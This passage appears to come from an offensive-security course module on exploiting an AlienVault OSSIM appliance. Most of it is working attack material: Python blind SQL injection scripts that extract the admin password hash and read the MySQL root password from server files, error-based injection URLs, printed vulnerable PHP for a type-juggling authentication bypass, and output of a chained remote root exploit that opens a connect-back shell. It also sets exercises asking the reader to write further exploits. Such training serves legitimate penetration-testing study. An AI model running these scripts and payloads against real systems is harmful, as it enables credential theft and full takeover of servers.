Unfortunately, there's one caveat. We soon notice that single and double quote characters get escaped (due to *gpc_magic_quotes*). This fact foils our plan unless we can find ways to avoid using quotes in the above queries. By using the MySQL *CONV()* function and a bit of planning, we end up with queries similar to the following.

```
mysql> select 1 and 14 = conv(mid((select pass from ossim.users where
login=0x61646d696e),1,1),16,10);
+-----+
| result |
+-----+
|      0 |
+-----+
1 row in set (0.00 sec)

mysql> select 1 and 15 = conv(mid((select pass from ossim.users where
login=0x61646d696e),1,1),16,10);
+-----+
| result |
+-----+
|      1 |
+-----+
1 row in set (0.00 sec)
```

Figure 227 - Queries to Avoid the Use of Quote Characters

Once we have removed the quotes from our queries, we can start writing a Python script to help us enumerate the first byte of the admin hash.

```
#!/usr/local/bin/python

import sys
import requests
from base64 import b64encode as b64e

# warning look gross
requests.packages.urllib3.disable_warnings()

if len(sys.argv) < 3:
    print "(!) usage: %s <target> [options]" % sys.argv[0]
    print ""
    print "(!) options:"
    print "    1. <username> <password>"
    print "    2. <PHPSESSID>"
    print ""
    print "(!) examples:"
    print "    1. %s 172.16.175.123 admin 1234567" % sys.argv[0]
    print "    2. %s 172.16.175.123 466a0f9ec635e06d859119dafbaf18d7" % sys.argv[0]
    sys.exit(-1)

# setup the way in which we access the target
if len(sys.argv) == 4:
    auth_required = True
    username = sys.argv[2]
    password = sys.argv[3]
else:
    auth_required = False
    cookie = sys.argv[2]

# setup our session
s = requests.Session()

# setup the target
target = sys.argv[1]

def perform_sqli(phpsessid=None):
    for i in range(0,16):
        query='1=1) and %s = conv(mid((select pass from ossim.users where
login=0x61646d696e),1,1),16,10)--' % i
        values = { 'tcp_port[0][0]': query, # This is our injection parameter
                  'tcp_port[0][1]': 'layer4_dport',
                  'tcp_port[0][2]': '=',
                  'tcp_port[0][3]': 17500,
                  'tcp_port[0][4]': ' ',
                  'tcp_port[0][5]': ' ',
                  'tcp_flags[0]': ' ',
                  'layer4': 'TCP',
                  'num_result_rows': -1,
                  'current_view': -1,
                  'submit': 'QUERYDBP',
                  'sort_order': 'sig_a',
                  'clear_allcriteria': 1,
                  'clear_criteria': 'time' }
        if phpsessid != None:
            r = s.get("https://%s/ossim/forensics/base_qry_main.php" % target,
params=values, verify=False, cookies=phpsessid)
        else:
```

```
        r = s.get("https://%s/ossim/forensics/base_qry_main.php" % target,
params=values, verify=False)
        print "(%s) - %s" % (hex(i)[2:], ('No events matching your search criteria
have been found' not in r.text))

def we_can_perform_a_login():
    url = "https://%s/ossim/session/login.php" % sys.argv[1]
    r = s.post(url, data = {'user':username, 'pass':b64e(password)}, verify=False)
    if r.status_code == 200:
        return True
    return False

if __name__ == "__main__":
    if auth_required:
        print "(+) logging into the target..."
        if we_can_perform_a_login():
            print "(!) logged in as %s!" % username
            print "(+) injecting sql..."
            perform_sqli()
        else:
            print "(!) recycling cookie!"
            phpsessid = {'PHPSESSID': cookie}
            r = s.get("https://%s/ossim/index.php" % target, cookies=phpsessid,
verify=False)
            if r.status_code == 200:
                print "(!) cookie is authenticated!"
                perform_sqli(phpsessid)
```

Figure 228 - Proof of Concept Script to Enumerate the First Character

Running this script provides output similar to the following.

```
root@kali:~/module-07# ./byte-by-byte.py 172.16.175.123 admin 1234567
(+) logging into the target...
(!) logged in as admin!
(+) injecting sql...
(0) - False
(1) - False
(2) - False
(3) - False
(4) - False
(5) - False
(6) - False
(7) - False
(8) - False
(9) - False
(a) - False
(b) - False
(c) - False
(d) - False
(e) - False
```

```
(f) - True

root@kali:~/module-07# ./byte-by-byte.py 172.16.175.123
2e8c595b0e964f31e56c862b7b24bcf4
(!) recycling cookie!
(!) cookie is authenticated!
(0) - False
(1) - False
(2) - False
(3) - False
(4) - False
(5) - False
(6) - False
(7) - False
(8) - False
(9) - False
(a) - False
(b) - False
(c) - False
(d) - False
(e) - False
(f) - True
```

Figure 229 - The First Byte of the Hash is Extracted

From this output, we can conclude that the first byte extracted from the MD5 hash is “f”, as 0x0f=15. We can continue enumerating the rest of the 31 bytes by shifting the position of the byte being tested. The next 3 bytes would require queries similar to the following:

```
1=1) and %s = conv(mid((select pass from ossim.users where
login=0x61646d696e),2,1),16,10)
1=1) and %s = conv(mid((select pass from ossim.users where
login=0x61646d696e),3,1),16,10)
1=1) and %s = conv(mid((select pass from ossim.users where
login=0x61646d696e),4,1),16,10)
```

Figure 230 - Queries Necessary to Extract the Next 3 Bytes

7.6.1 Course Work

Exercise: One By One, They Will Fall

- Try to fix up the Python script so that it will extract the entire MD5 hash from the database.

Questions: Understanding the attack chain

- Can you identify any other vulnerabilities that can be used with the admin cookie to gain access to the system?
- Why would an attacker opt to extract the hash from the application if they have hijacked an administrative session?

7.7 Extracting the Admin Hash

We can improve our script to include a second loop, which will iterate through all 32 characters.

```
#!/usr/local/bin/python
import sys
import requests
from base64 import b64encode as b64e

# warning look gross
requests.packages.urllib3.disable_warnings()

if len(sys.argv) < 3:
    print "(!) usage: %s <target> [options]" % sys.argv[0]
    print ""
    print "(!) options:"
    print "    1. <username> <password>"
    print "    2. <PHPSESSID>"
    print ""
    print "(!) examples:"
    print "    1. %s 172.16.175.123 admin 1234567" % sys.argv[0]
    print "    2. %s 172.16.175.123 466a0f9ec635e06d859119dafbaf18d7" % sys.argv[0]
    sys.exit(-1)

# setup the way in which we access the target
if len(sys.argv) == 4:
    auth_required = True
    username = sys.argv[2]
    password = sys.argv[3]
else:
    auth_required = False
    cookie = sys.argv[2]

# setup our session
s = requests.Session()

# setup the target
target = sys.argv[1]

def perform_sql_i(phpsessid=None):
    hash = ""
    for j in range(0, 33):
        for i in range(0,16):
            query='1=1) and %s = conv(mid((select pass from ossim.users where
login=0x61646d696e),%s,1),16,10)--' % (i,j)
            values = { 'tcp_port[0][0]': query,                # This is our injection
parameter
                    'tcp_port[0][1]': 'layer4_dport',
                    'tcp_port[0][2]': '=',
                    'tcp_port[0][3]': 17500,
                    'tcp_port[0][4]': ' ',
                    'tcp_port[0][5]': ' ',
                    'tcp_flags[0]': ' ',
                    'layer4': 'TCP',
                    'num_result_rows': -1,
                    'current_view': -1,
                    'submit': 'QUERYDBP',
                    'sort_order': 'sig_a',
```

```
        'clear_allcriteria': 1,
        'clear_criteria': 'time' }
    if phpsessid != None:
        r = s.get("https://%s/ossim/forensics/base_gry_main.php" % target,
params=values, verify=False, cookies=phpsessid)
    else:
        r = s.get("https://%s/ossim/forensics/base_gry_main.php" % target,
params=values, verify=False)
    if 'No events matching your search criteria have been found' not in
r.text:
        print "[*] position %s - char [%s]" % (j,hex(i)[2:])
        hash += hex(i)[2:]
    return hash

def we_can_perform_a_login():
    url = "https://%s/ossim/session/login.php" % sys.argv[1]
    r = s.post(url, data = {'user':username, 'pass':b64e(password)}, verify=False)
    if r.status_code == 200:
        return True
    return False

if __name__ == "__main__":
    if auth_required:
        print "(+) logging into the target..."
        if we_can_perform_a_login():
            print "(!) logged in as %s!" % username
            print "(+) injecting sql..."
            passwd = perform_sqli()
        else:
            print "(!) recycling cookie!"
            phpsessid = {'PHPSESSID': cookie}
            r = s.get("https://%s/ossim/index.php" % target, cookies=phpsessid,
verify=False)
            if r.status_code == 200:
                print "(!) cookie is authenticated!"
                passwd = perform_sqli(phpsessid)
            print "(!) admin hash: %s" % passwd
```

Figure 231 - Our Python Script to Extract the Complete Admin Hash

The output of this script shows the administrator md5 hash.

```
root@kali:~/module-07# ./byte-by-byte-improved.py 172.16.175.123 admin 1234567
(+) logging into the target...
(!) logged in as admin!
(+) injecting sql...
[*] position 1 - char [f]
[*] position 2 - char [c]
[*] position 3 - char [e]
[*] position 4 - char [a]
[*] position 5 - char [9]
[*] position 6 - char [2]
[*] position 7 - char [0]
[*] position 8 - char [f]
[*] position 9 - char [7]
[*] position 10 - char [4]
[*] position 11 - char [1]
[*] position 12 - char [2]
[*] position 13 - char [b]
[*] position 14 - char [5]
[*] position 15 - char [d]
[*] position 16 - char [a]
[*] position 17 - char [7]
[*] position 18 - char [b]
[*] position 19 - char [e]
[*] position 20 - char [0]
[*] position 21 - char [c]
[*] position 22 - char [f]
[*] position 23 - char [4]
[*] position 24 - char [2]
[*] position 25 - char [b]
[*] position 26 - char [8]
[*] position 27 - char [c]
[*] position 28 - char [9]
[*] position 29 - char [3]
[*] position 30 - char [7]
[*] position 31 - char [5]
[*] position 32 - char [9]
(!) admin hash: fcea920f7412b5da7be0cf42b8c93759

root@kali:~/module-07# ./byte-by-byte-improved.py 172.16.175.123
2764fd5683b707fe75c5378e9497c8d5
(!) recycling cookie!
(!) cookie is authenticated!
```



```
[*] position 1 - char [f]
[*] position 2 - char [c]
[*] position 3 - char [e]
[*] position 4 - char [a]
[*] position 5 - char [9]
[*] position 6 - char [2]
[*] position 7 - char [0]
[*] position 8 - char [f]
[*] position 9 - char [7]
[*] position 10 - char [4]
[*] position 11 - char [1]
[*] position 12 - char [2]
[*] position 13 - char [b]
[*] position 14 - char [5]
[*] position 15 - char [d]
[*] position 16 - char [a]
[*] position 17 - char [7]
[*] position 18 - char [b]
[*] position 19 - char [e]
[*] position 20 - char [0]
[*] position 21 - char [c]
[*] position 22 - char [f]
[*] position 23 - char [4]
[*] position 24 - char [2]
[*] position 25 - char [b]
[*] position 26 - char [8]
[*] position 27 - char [c]
[*] position 28 - char [9]
[*] position 29 - char [3]
[*] position 30 - char [7]
[*] position 31 - char [5]
[*] position 32 - char [9]
(!) admin hash: fcea920f7412b5da7be0cf42b8c93759
```

Figure 232 - The Complete Hash is Successfully Acquired

Note that running it twice produces the exact same hash.

7.7.1 Course Work

Exercise: Take a Break

- Try to optimize this script so that it requires fewer queries to complete. Explain the logic behind your decisions.

Exercise hints: Read the sauce Luke!

This exercise is difficult, even for advanced developers or security engineers, so we recommend that you read the source code in the ATutor SQL Injection exploit³⁴. Pay attention to the ***get_ascii_value*** function. Furthermore, it is a technique implemented in a public exploit available [here](#).

³⁴ https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/http/atutor_sql.rb

7.8 Reading Local Files

The previous exercise was conveniently simple as we knew ahead of time that the resultant hash would be a 32-byte string, restricted to 0-9 and a-f characters (16 total). Once we try to read more complex data, such as local files, we are forced to improve our techniques and optimize our extraction in order to get a timely response. We will try to read data from an arbitrary file (to which MySQL has read permissions) on the file system.

For the purposes of this exercise, the directory `/etc/ossim` permission has been changed from `drwxr-x---` to `drwxr-xr-x` in order to allow reading from it. Please note that this is not a default configuration. We will try to extract the MySQL root password, which is located in the middle of the `/etc/ossim/ossim_setup.conf` file. To avoid having to read the *whole* file, we can simply read from the correct offset of the file using `LOCATE`³⁵.

```
mysql> select
substr(load_file('/etc/ossim/ossim_setup.conf'),locate('pass=',(load_file('/etc/ossi
m/ossim_setup.conf')))+length('pass='),10);
+-----+
| result      |
+-----+
| GzhISskid0 |
+-----+
1 row in set (0.00 sec)
mysql>
```

Figure 233 - Using LOCATE to Read the Desired Data

Once again, we will need to avoid using quotes or double quotes if we want this query to work when sent over HTTP.

```
mysql> select
substr(load_file(0x2F6574632F6F7373696D2F6F7373696D5F73657475702E636F6E66),locate(0x
706173733D,(load_file(0x2F6574632F6F7373696D2F6F7373696D5F73657475702E636F6E66)))+5,
10) as result;
```

Figure 234 - Our Query to Avoid the Use of Quotes

We amend our script to match the new query. For testing purposes, we will only test a few letters first.

³⁵ <http://www.w3resource.com/mysql/string-functions/mysql-locate-function.php>

```
sqlquery='select
mid(substr(load_file(0x2F6574632F6F7373696D2F6F7373696D5F73657475702E636F6E66),locat
e(0x706173733D,(load_file(0x2F6574632F6F7373696D2F6F7373696D5F73657475702E636F6E66))
)+5,10),1,1)'

for i in range(70,75):
    query=''1=1) and '''+str(i)+''' = ascii(mid(''+sqlquery+''),1,1))--''
    print "[%s] - %s " % (hex(i)[2:],sendSql(query))
```

Figure 235 - A testing script to Check the First Few Letters

This results in output similar to the following.

```
python conf-byte-by-byte.py
[F] - False
[G] - True
[H] - False
[I] - False
[J] - False
```

Figure 236 - The Output of the Proof of Concept Script

We have verified that our script works and it has “found” (with much direction and help from our side) that the first character of the mysql root password in the *ossim_setup.conf* file was **G**. Depending on the character set we intend to include in our searches, we could end up with a maximum of 256 queries per character.

The following script uses a binary tree algorithm to reduce the number of queries required, to a maximum of 8 per character.

```
import sys
import requests
from base64 import b64encode as b64e

# warning look gross
requests.packages.urllib3.disable_warnings()

if len(sys.argv) < 3:
    print "(!) usage: %s <target> [options]" % sys.argv[0]
    print ""
    print "(!) options:"
    print "    1. <username> <password>"
    print "    2. <PHPSESSID>"
    print ""
    print "(!) examples:"
    print "    1. %s 172.16.175.123 admin 1234567" % sys.argv[0]
    print "    2. %s 172.16.175.123 466a0f9ec635e06d859119dafbaf18d7" % sys.argv[0]
    sys.exit(-1)

# setup the way in which we access the target
if len(sys.argv) == 4:
```

```
auth_required = True
username = sys.argv[2]
password = sys.argv[3]
else:
    auth_required = False
    cookie = sys.argv[2]

# setup our session
s = requests.Session()

phpsessid = None

# setup the target
target = sys.argv[1]

def enumerate_nibble(sub_query, location, iMin = 0x00, iMax = 0xFF):
    n = (iMin + iMax) / 2
    if perform_sqli('%s = ascii(mid(%s,%d,1))--' % (n, sub_query, location)) ==
True:
        return(hex(n)[2:])
    elif perform_sqli('%s > ascii(mid(%s,%d,1))--' % (n, sub_query, location)) ==
True:
        return(enumerate_nibble(sub_query, location, iMin, n - 1))
    else:
        return(enumerate_nibble(sub_query, location, n + 1, iMax))

def perform_sqli(query=None):
    if query == None:
        print "(!) make sure you set the query string!"
        sys.exit(-1)
    values = { 'tcp_port[0][0]': query, # This is our injection parameter
               'tcp_port[0][1]': 'layer4_dport',
               'tcp_port[0][2]': '=',
               'tcp_port[0][3]': 17500,
               'tcp_port[0][4]': ' ',
               'tcp_port[0][5]': ' ',
               'tcp_flags[0]': ' ',
               'layer4': 'TCP',
               'num_result_rows': -1,
               'current_view': -1,
               'submit': 'QUERYDBP',
               'sort_order': 'sig_a',
               'clear_allcriteria': 1,
               'clear_criteria': 'time' }
    if phpsessid != None:
        r = s.get("https://%s/ossim/forensics/base_qry_main.php" % target,
params=values, verify=False, cookies=phpsessid)
    else:
        r = s.get("https://%s/ossim/forensics/base_qry_main.php" % target,
params=values, verify=False)
        return ('No events matching your search criteria have been found' not in r.text)

def steal_db_hash():
    fullhash = '' # Initialize the 'hash' variable

    # change the filename if you want
    file = "/usr/share/ossim/www/ocsreports/dbconfig.inc.php"
    filehex = "0x%s" % file.encode('hex')
```

```
# find this string
locate = '$_SESSION["PSWD_BASE"]='
lohex = "0x%s" % locate.encode('hex')

for i in range(1,11): # Iterate from 1 to 11 (the size of the mysql password)
    fullhash += chr(int(enumerate_nibble('(select
substr(load_file(%s),locate(%s,(load_file(%s)))+%d,10))' % (filehex, lohex,
filehex, len(locate)), i), 16))
    print '(+) at %d, so far: %s' % (i, fullhash) # Notify about our progress

def we_can_perform_a_login():
    url = "https://%s/ossim/session/login.php" % sys.argv[1]
    r = s.post(url, data = {'user':username, 'pass':b64e(password)}, verify=False)
    if r.status_code == 200:
        return True
    return False

if __name__ == "__main__":
    if auth_required:
        print "(+) logging into the target..."
        if we_can_perform_a_login():
            print "(!) logged in as %s!" % username
            print "(+) injecting sql..."
            steal_db_hash()
        else:
            print "(!) recycling cookie!"
            phpsessid = {'PHPSESSID': cookie}
            r = s.get("https://%s/ossim/index.php" % target, cookies=phpsessid,
verify=False)
            if r.status_code == 200:
                print "(!) cookie is authenticated!"
                steal_db_hash()
```

Figure 237 - Python Script to Extract the Password Hash

When run, this script should extract the 10-character long MySQL password contained in our target file.

```
saturn:module-07 mr_me$ ./byte-by-byte-file.py 172.16.175.123 admin 1234567
(+) logging into the target...
(!) logged in as admin!
(+) injecting sql...
(+) at 1, so far: G
(+) at 2, so far: Gz
(+) at 3, so far: Gzh
(+) at 4, so far: GzhI
(+) at 5, so far: GzhIS
(+) at 6, so far: GzhISs
(+) at 7, so far: GzhISsk
(+) at 8, so far: GzhISski
(+) at 9, so far: GzhISskid
(+) at 10, so far: GzhISskid0

saturn:module-07 mr_me$ ./byte-by-byte-file.py 172.16.175.123
cfbba221b628038ca0f2f96ca4a82da3
(!) recycling cookie!
(!) cookie is authenticated!
(+) at 1, so far: G
```

```
(+) at 2, so far: Gz
(+) at 3, so far: Gzh
(+) at 4, so far: GzhI
(+) at 5, so far: GzhIS
(+) at 6, so far: GzhISS
(+) at 7, so far: GzhISSk
(+) at 8, so far: GzhISSki
(+) at 9, so far: GzhISSkid
(+) at 10, so far: GzhISSkid0
```

Figure 238 - Our Script Successfully Retrieves the Password

7.8.1 Course Work

Exercise: There is No Spoon

- Reproduce this blind attack. Can you improve this script to accept ANY file as input?

7.8.2 Alternative Approaches for Exploitation

It may or may not have occurred to you, but 20/20 hindsight almost always happens. Upon performing all the hard work, we will now present a much easier path to exploitation using Error based SQL Injection.

The following query is used to extract the administrator hash in a single request:

```
https://192.168.100.15/ossim/forensics/base_gry_main.php?tcp_flags[0]=&tcp_port[0][1]=layer4_dport&tcp_port[0][0]=updatexml(1,concat(0,(select+pass+from+ossim.users+limit+1)),0))--
&tcp_port[0][2]=!=&tcp_port[0][3]=17500&sort_order=sig_a&tcp_port[0][5]%20=&num_result_rows=-%C2%AD?1&clear_criteria=time&tcp_port[0][4]=%20&layer4=TCP&current_view=-%C2%AD?%201&submit=QUERYDBP&clear_allcriteria=1
```

Figure 239 – Causing errors to steal the password from the database

And now, the following query is used to extract the database root password in a single request:

```
https://192.168.100.15/ossim/forensics/base_gry_main.php?tcp_flags[0]=&tcp_port[0][1]=layer4_dport&tcp_port[0][0]=extractvalue(0x0a,concat(0x0a,(select+substring(load_file(0x2f7573722f73686172652f6f7373696d2f7777772f6f63737265706f7274732f6462636f6e6669672e696e632e706870),96,128)))));--
&tcp_port[0][2]=!=&tcp_port[0][3]=17500&sort_order=sig_a&tcp_port[0][5]%20=&num_result_rows=-%C2%AD?1&clear_allcriteria=1
```

Figure 240 – Using extractvalue() to read files from the database

The updatexml() and extractvalue() functions are xpath functions. If the XPath query is syntactically incorrect, we are presented with an error message: XPATH syntax error: 'xpathqueryhere'. This means the database will generate an error message and since the errors are in fact displayed within the web page,

we can retrieve content faster. Despite a valid query being executed, the page will not display the data. So this is technically a blind SQL Injection, but we can exploit it much easier via an error based injection!

7.9 Vulnerability Analysis and Attack Plan 0x2

A second, lengthier vulnerability analysis on the (well-fortified) AlienVault virtual appliance revealed many interesting **pre** and **post** authentication vulnerabilities:

- **zero-day Authentication Bypass in /ossim/ocsreport/header.php**
- **zero-day Multiple Error Based SQL Injection in /ossim/ocsreport/machine.php**
- **zero-day Password Cracking Bypass in /ossim/include/classes/Session.inc**
- **zero-day Command Injection in /ossim/sem/process.php**
- **zero-day privilege escalation in /etc/sudeors and /usr/share/ossim/scripts/detect.pl**

Combining these five vulnerabilities to exploit the system is an interesting and involved case study. It essentially means we can reach remote, unauthenticated root access without any user interaction! See below for the fun!

```
[saturn:module-07 mr_me$ ./poc.py

-----|
| AlienVault Remote r00t Exploit |
| found & abused by mr_me -----|

./poc.py <host> <connectbackhost> <port>
[saturn:module-07 mr_me$ ./poc.py 172.16.175.123 172.16.175.1 1111

-----|
| AlienVault Remote r00t Exploit |
| found & abused by mr_me -----|

[+] bypassing auth
(!) success, we logged in!
[+] enabling r00t
(!) sql injection worked!
(!) got the username and hash!
[+] sql injection worked!
(!) Success! logged into the alienwartz!
[+] enabling r00t
(+> popping r00t sh3ll, press ENTER 4 the h0ckz

(!) getting r00t!
[+] Validating IP
[+] Enabling source in rsyslog
id
uid=0(root) gid=0(root) groups=0(root)
█
```

Figure 241 - Popping root shells

7.9.1 Authentication Bypass - Learning to Juggle

When analyzing the application, we will notice that a second application is included called "OCS Inventory NG". This can be reached by browsing to:

```
https://192.168.100.15/ossim/ocsreports/
```

Figure 242 – An embedded application




Figure 243 – The broken interface

Some research indicates that you can download the application as a third party component available on their website: <http://www.ocsinventory-ng.org/en/>. Looking into the authentication mechanism reveals some interesting findings.

- There is default credentials within the database for this application as admin:admin
- The CSS is not rendered properly, virtually forcing an administrator to not use this at all
- There is a PHP type juggling vulnerability within the login mechanism that may allow an attacker to bypass the authentication mechanism all together.

How is the login handled you may ask? Let's take a look at /ossim/www/ocsreports/header.php on lines 126 and 127:

```
else {
    if(isset($_POST["login"])) {
        $req="SELECT id, accesslvl, passwd FROM operators WHERE
id='".$_POST["login"]."'";

        $res=mysql_query($req,$_SESSION["readServer"]) or die(mysql_error());

        if($row=@mysql_fetch_object($res))
        {
            // DL 25/08/2005
```

```
// Support new MD5 encrypted password or old clear password for
login only
    if (($row->passwd != md5( $_POST["pass"])) and
        ($row->passwd != $_POST["pass"])) {
        $err = "</tr></table><br><center><font color=red><b>". $1-
>g(216)."</b></font></center>";
        unset($_SESSION["loggeduser"], $_SESSION["lvluser"]);
    }
    else {
        $_SESSION["loggeduser"]=$row->id;
        $_SESSION["lvluser"]=$row->accesslvl;
    }
```

Figure 244 – The weak authentication mechanism

We notice how if the post parameter 'login' is set, then the code will do a 'loose' comparison using '!='. This can have a disastrous effect if an account has a hash as a password that is an exponential number. If the check is passed, the code sets the session variable 'loggeduser' to the user that we have logged into as. As we will see in the next section, this session variable plays a vital role in the authentication mechanism.

To understand this, let's look at some examples.

```
php > var_dump("0e462097431906509019562988736852" == "0");
bool(true)
php > var_dump(md5("240610708") == "0");
bool(true)
php > var_dump(md5("QNKCDZO") == "0");
bool(true)
php > var_dump(md5("aabg7XSs") == "0");
bool(true)
php > var_dump(md5("aabg7XSs") == "0");
bool(true)
php > var_dump(md5("aabg7XSs") == (int)"0");
bool(true)
php > var_dump((int)md5("aabg7XSs") == (int)"0");
bool(true)
php > var_dump((int)md5("aabg7XSs") == "0");
bool(true)
```

Figure 245 – type juggling magic

What is happening here is that php is "type juggling", whereby if it sees a number within a string, it will assume it's an integer. The md5('aabg7XSs') is '0e087386482136013740957780965295', which is an exponential number. Since md5 is weak and is smaller in size than other hashing algorithms, it may be possible that a user will have an exponential hash. The requirements are straightforward, you need an e within the hash and you must only have numbers before and after the 'e'. Simple math right?

To replicate this attack, you will need to login to the database using the following credentials and execute the following SQL:

```
User: root
Pass: GzhISskid0
Database: ocsweb

alienvault:~# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 24468
Server version: 5.1.45-0.dotdeb.0-log (Debian)

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use ocsweb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from operators;
+-----+-----+-----+-----+-----+-----+
| ID      | FIRSTNAME | LASTNAME | PASSWD | ACCESSLVL | COMMENTS |
+-----+-----+-----+-----+-----+-----+
| admin   | admin     | admin    | admin  | 1         | Default administrator account |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> insert into operators values ("test", "test", "test",
"0e462097431906509019562988736854", 1, "test account");
Query OK, 1 row affected (0.00 sec)

mysql> select * from operators where id="test";
+-----+-----+-----+-----+-----+-----+
| ID      | FIRSTNAME | LASTNAME | PASSWD | ACCESSLVL | COMMENTS |
+-----+-----+-----+-----+-----+-----+
| test    | test      | test     | 0e462097431906509019562988736854 | 1         | test account |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Figure 246 – Updating the database to trigger the type juggling vulnerability

Now, you will be able to login with “0” as the password!

7.9.1.1 Course Work

Exercise: Slip Passed the Guard

- Develop a Proof of Concept that will bypass the authentication.

Questions:

- Find all the passwords that can be used as an MD5 hash that will allow an attacker to bypass the authentication.
- Is the attack feasible? Justify your answer.
- Where else is it likely that this vulnerability might be in an application? Would it be more feasible for an attack? Justify your answer.

7.9.2 Weak Password Management – Password PwnsaUCE

When auditing the source code, we found an interesting (and often) rare type of vulnerability. On its own, it is not insanely critical, but it just so happens that it helps the attacker in this case.

In the session/login.php script, the code at lines 154 looks like this:

```
if (REQUEST('user') && trim($pass)!="")
{
    require_once ("classes/Config.inc");
    $session = new Session($user, $pass, "");
    $conf = new Config();
    if ($accepted == "yes") $conf->update("first_login", "no");

    $is_disabled      = $session->is_disabled();

    $login_return = $session->login();
}
```

Figure 247 – Code flow on the 'user' variable

It starts off by innocently checking if request parameters 'user' and 'pass' exist and that 'pass' is not null. Then it calls login() from the session class. That code is located in includes/classes/Session.inc on lines 278. As you can see, it's quite messy with developers commenting out code.

```
function login() {
    $conf = $GLOBALS['CONF'];
    $ossim_link = $conf->get_conf("ossim_link", FALSE);
    $db = new ossim_db();
    $conn = $db->connect();
    $authenticated = false;
    $password = $this->pass;
    $login = $this->login;
    Session::update_logon_try($conn,$login);
    /*
    ... developer code commented out
    */
    $mysql_login = Session::login_mysql($login, $password);
}
```

Figure 248 – The code calls the static login_mysql() function with user controlled input

The code then calls the static method 'login_mysql()' on the Session class on lines 332.

```
function login_mysql($login = "", $password = "") {
    global $_SESSION;
    $db = new ossim_db();
    $conn = $db->connect();
    $pass = (preg_match('/^[A-Za-f0-9]{32}$/', $password)) ?
$password : md5($password);
    $sql1 = "SELECT * FROM users WHERE login = ?";
    $params1 = array(
        $login
    );
    if ($rs1 = & $conn->Execute($sql1, $params1) && (!$rs1->EOF)) {
```

```
        $_SESSION['_user_language'] = $rs1->fields['language'];
        // ossim_set_lang($rs1->fields['language']);
    }
    unset($sql1, $rs1, $params1);
    $sql = "SELECT * FROM users WHERE login = ? AND pass = ? AND
enabled=1";

    $params = array(
        $login,
        $pass
    );
    if ($rs = & $conn->Execute($sql, $params) && (!$rs->EOF)) {
        $db->close($conn);
        $_SESSION['_user_language'] = $rs->fields['language'];
        $_SESSION['_is_admin'] = $rs->fields['is_admin'];
        $_SESSION['_timezone'] = Session::get_timezone($rs-
>fields['timezone']);

        $_SESSION['_secureid'] = $rs->fields['uuid'];
        ossim_set_lang($rs->fields['language']);
        return true;
    }
```

Figure 249 – The code to the login_mysql() function

This code checks to see if the password is a MD5 hash, and if it is, it uses it during the select statement. If there are rows, then the login was successful. This indicates that you can login with just knowing the md5 hash of the administrator and not requiring you to crack it!

7.9.3 Error Based SQL Injection – The Error is in the Pudding

More error based SQL Injection exists within the OCS Inventory NG application. This is important, because as you know, we already have an authentication bypass for this particular interface. This can mean that we may be able to steal database credentials to the ossim application and perform even further malicious actions. During the analysis, we found three separate SQL Injection vulnerabilities. However, only one of them will be discussed since they are very similar.

Taking a look in the source code of /www/ocsreports/machine.php, we spot some interesting code in the first few lines:

```
$_GET["sessid"] = isset( $_POST["sessid"] ) ? $_POST["sessid"] : $_GET["sessid"];
if( isset($_GET["sessid"])){
    session_id($_GET["sessid"]);
    session_start();

    if( !isset($_SESSION["loggeduser"]) ) {
        die("FORBIDDEN");
    }
}
else
    die("FORBIDDEN");
```

Figure 250 – Just session fixation vulnerabilities, nothing to see here ☺

The code appears to be validating a session via a get parameter of "sessid" and checking if the "loggeduser" session variable is present. Remember that from the authentication bypass?

Assuming we can provide a valid session, we eventually reach the following code:

```
elseif (isset($_POST['systemid'])) {
    $systemid = $_POST['systemid'];
}

if (isset($_GET['state']))
{
    $state = $_GET['state'];
    if ($state == "MAJ")
        echo "<script
language='javascript'>window.location.reload();</script>\n";
} // fin if

if( isset( $_GET["suppack"] ) ) {
    if( $_SESSION["justAdded"] == false )
        @mysql_query("DELETE FROM devices WHERE ivalue=".$_GET["suppack"]." AND
hardware_id='$systemid' AND name='DOWNLOAD'", $_SESSION["writeServer"]);
    else $_SESSION["justAdded"] = false;
}
else
    $_SESSION["justAdded"] = false;

$queryMachine = "SELECT * FROM hardware WHERE (ID=$systemid)";
$result = mysql_query( $queryMachine, $_SESSION["readServer"] ) or
mysql_error($_SESSION["readServer"]);
```

Figure 251 – Building the vulnerable SQL Injection

There are actually two different SQL Injections in this snippet of code, but we want to avoid the first one, as it is in a DELETE statement and that would be much harder for us to exploit. The second is in the 'queryMachine' variable that allows direct injection into a WHERE clause. Since we don't have access to quotes, we are going to have to get cute on how we are going to exploit this.

7.9.3.1 Course Work

Exercise: Exploit the non-exploitable!

- Try to develop an exploit for both the SQL Injections in this section. Describe how the queries are different.

7.9.4 Command Injection - I Command You to Shell!

Again, performing our independent research by source code auditing reveals some fruit that we like. We notice in `/ossim/sem/process.php` that there is an interesting function called `background_task()`

```
function background_task($path_dir) {
    // Prepare background task
    $server_ip=trim(`grep framework_ip /etc/ossim/ossim_setup.conf | cut -f 2 -d
"="`);
    $https=trim(`grep framework_https /etc/ossim/ossim_setup.conf | cut -f 2 -d
"="`);
    $server='http'.(($https=="yes") ? "s" : "").'://'.$server_ip.'/ossim';
    $rnd = date('YmdHis').rand();
    $cookieFile= "$path_dir/cookie";
    $tmpFile= "$path_dir/bgt";

